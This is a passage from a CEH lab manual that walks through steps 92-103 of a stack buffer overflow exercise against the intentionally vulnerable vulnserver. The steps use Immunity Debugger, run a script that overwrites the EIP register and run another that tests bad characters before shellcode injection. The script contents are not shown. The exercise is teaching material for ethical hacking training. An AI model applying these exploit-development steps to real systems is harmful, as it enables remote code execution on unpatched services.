
92. Close the **Terminal** window.
93. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
94. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
95. Now, we shall run the Python script to overwrite the EIP register.
96. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
97. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

> Note: This Python script is used to check whether we can control the EIP register.



98. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

Note: The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



99. Close **Immunity Debugger** and the vulnerable server process.


100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

101. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

    >Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.


102. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.

103. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.



